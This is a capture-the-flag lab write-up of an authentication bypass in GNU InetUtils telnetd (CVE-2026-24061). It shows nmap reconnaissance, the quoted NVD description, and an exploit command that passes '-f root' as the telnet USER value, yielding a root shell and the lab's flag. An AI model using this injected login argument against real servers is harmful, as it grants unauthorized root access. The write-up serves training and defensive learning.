


Teletype — Lab Writeup

CVE-2026-24061 — GNU InetUtils telnetd Auth Bypass

Hack The Box — Offensive Lab #36566

Date: March 13, 2026 — Difficulty: Basic — Points: 50

Challenge Overview



Objective: Compromise a Linux target running a legacy remote access service. Identify the vulnerable service, exploit CVE-2026-24061 to gain unauthorized access, and retrieve the flag.

- **Target:** Linux Server (176.16.18.80)
- **Attack Box:** Kali Linux Ops Box (13.48.138.210)
- **Topics:** CVEs, Broken Access Control, CVE-2026-24061
- **Flag Location:** /home/local.txt


Tools Used

- **nmap** — Network port scanner and service detection
- **telnet** — Telnet client (used both for recon and exploitation)
- **NVD / NIST** — For CVE research and vulnerability details

Step 1 — Reconnaissance (Nmap Scan)

First, we scanned the target to discover open ports and running services:

```
$ nmap -sV -sC 176.16.18.80
```



```
itsutsu@kali: ~
Session Actions Edit View Help
(itsutsu@kali)-[~]
$ nmap -sV -sC 176.16.18.80
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 02:20 UTC
Nmap scan report for 176.16.18.80
Host is up (0.00017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bb:79:69:cc:1d:de:ba:d4:af:3b:99:df:c0:f4:f5:81 (ECDSA)
|_  256 6d:cc:14:1f:e2:22:c5:1a:d9:55:8c:54:3b:2a:c5:57 (ED25519)
23/tcp    open  telnet   Openwall GNU/*/Linux telnetd
MAC Address: 06:0B:31:65:63:97 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds

(itsutsu@kali)-[~]
$
```

Results:

- Port 22 — SSH (OpenSSH 8.9p1 Ubuntu)
 - Port 23 — Telnet (Openwall GNU/*/Linux telnetd)
- Port 23 (Telnet) is the “legacy remote access service” the challenge refers to.

Step 2 — Initial Login Attempts (Failed)


We connected to Telnet and tried several standard approaches:

```
$ telnet 176.16.18.80
```

```
itsutsu@kali: ~  
Session Actions Edit View Help  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-13 02:20 UTC  
Nmap scan report for 176.16.18.80  
Host is up (0.00017s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 bb:79:69:cc:1d:de:ba:d4:af:3b:99:df:c0:f4:f5:81 (ECDSA)  
|_  256 6d:cc:14:1f:e2:22:c5:1a:d9:55:8c:54:3b:2a:c5:57 (ED25519)  
23/tcp    open  telnet   Openwall GNU/*/Linux telnetd  
MAC Address: 06:0B:31:65:63:97 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds  
  
(itsutsu@kali)-[~]  
$ telnet 176.16.18.80  
Trying 176.16.18.80 ...  
Connected to 176.16.18.80.  
Escape character is '^]'.  
lm_will: not enough room in buffer for DISPLAY  
  
Linux 6.8.0-1040-aws (ip-176-16-18-80) (pts/0)  
ip-176-16-18-80 login: █
```

What we tried (all failed):

- root with empty password
- admin / admin
- guest / guest
- -froot typed at the login prompt



The screenshot shows the NIST National Vulnerability Database (NVD) page for CVE-2026-24061. The page has a blue header with the NIST logo and the text "NATIONAL VULNERABILITY DATABASE". Below the header is a green button labeled "VULNERABILITIES". The main content area is titled "CVE-2026-24061 Detail" and includes a "Description" section, a "Metrics" section, and a "QUICK INFO" section.

Description
telnetd in GNU Inetutils through 2.7 allows remote authentication bypass via a "-f root" value for the USER environment variable.

Metrics
CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0
NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.
CVSS 3.x Severity and Vector Strings:
NIST: NVD Base Score: N/A NVD assessment not yet provided.
CNA: MITRE Base Score: 9.8 CRITICAL Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO
CVE Dictionary Entry: CVE-2026-24061
NVD Published Date: 01/21/2026
NVD Last Modified: 02/11/2026
Source: MITRE

CVE-2026-24061 Summary

- **Affected:** GNU InetUtils telnetd through version 2.7
- **CVSS Score:** 9.8 Critical
- **Type:** Remote Authentication Bypass
- **Vector:** Malicious USER environment variable (-f root)
- **Impact:** Unauthenticated root shell access

How the vulnerability works:

The telnetd daemon takes the `USER` environment variable sent during Telnet protocol negotiation and passes it directly (unsanitized) to `/usr/bin/login` as a command-line argument. If an attacker sends `-f root` as the `USER` variable, telnetd executes:

```
/usr/bin/login -f root
```

The `-f` flag tells `login` to skip authentication entirely for the specified user. This grants an immediate root shell with no password required.

Source: <https://nvd.nist.gov/vuln/detail/CVE-2026-24061>

Step 4 — Exploitation

The `telnet` client's `-l` flag sets the `USER` environment variable at the protocol level. First attempt with no space:

```
$ telnet -l "-froot" 176.16.18.80
```

```
(itsutsu@kali)-[~]
$ telnet -l "-froot" 176.16.18.80
Trying 176.16.18.80 ...
Connected to 176.16.18.80.
Escape character is '^'.
lm_will: not enough room in buffer for DISPLAY

Linux 6.8.0-1040-aws (ip-176-16-18-80) (pts/0)

Usage: login [-p] [name]
        login [-p] [-h host] [-f name]
        login [-p] -r host
Connection closed by foreign host.

(itsutsu@kali)-[~]
$ █
```

This triggered the `login` usage message — the injection reached `login` but the format was wrong. The `login` command expects `-f` and `root` as **separate arguments**. Corrected command:

```
$ telnet -l "-f root" 176.16.18.80
```



```
(itsutsu@kali)-[~]
$ telnet -l "-f root" 176.16.18.80
Trying 176.16.18.80 ...
Connected to 176.16.18.80.
Escape character is '^]'.
lm_will: not enough room in buffer for DISPLAY

Linux 6.8.0-1040-aws (ip-176-16-18-80) (pts/0)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1040-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri Mar 13 02:31:57 UTC 2026

System load:  0.0               Processes:           100
Usage of /:   28.9% of 7.57GB   Users logged in:    0
Memory usage: 46%              IPv4 address for ens5: 176.16.18.80
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

64 updates can be applied immediately.
52 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

Result: Immediate root shell access — no password prompt, no authentication. We landed directly as root on the target system.

Step 5 — Flag Capture

```
root@ip-176-16-18-80:~# whoami
root
root@ip-176-16-18-80:~# find / -name "*.txt" 2>/dev/null | grep -i -E "flag
|local|proof"
/home/local.txt
root@ip-176-16-18-80:~# cat /home/local.txt
flag_9c0ccf28_c872_48cc_8062_adfd6867eeb9
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
root@ip-176-16-18-80:~# whoami  
root  
root@ip-176-16-18-80:~# cat /home/*/local.txt  
cat: '/home/*/local.txt': No such file or directory  
root@ip-176-16-18-80:~# cat /root/proof.txt  
cat: /root/proof.txt: No such file or directory  
root@ip-176-16-18-80:~# █
```

FLAG CAPTURED

flag_9c0ccf28_c872_48cc_8062_adfd6867eeb9

Key Takeaways

1. **Legacy services are dangerous** — Telnet should never be exposed; use SSH instead.
2. **Input sanitization matters** — The root cause was unsanitized user input being passed to a privileged command.
3. **Protocol-level vs application-level** — The exploit works at the Telnet protocol negotiation layer, not at the login prompt. Understanding protocol internals is key.
4. **Broken Access Control** — OWASP Top 10 #1. Always validate and sanitize inputs before passing them to system commands.
5. **Small formatting details matter** — `-froot` (no space) failed, but `-f root` (with space) succeeded.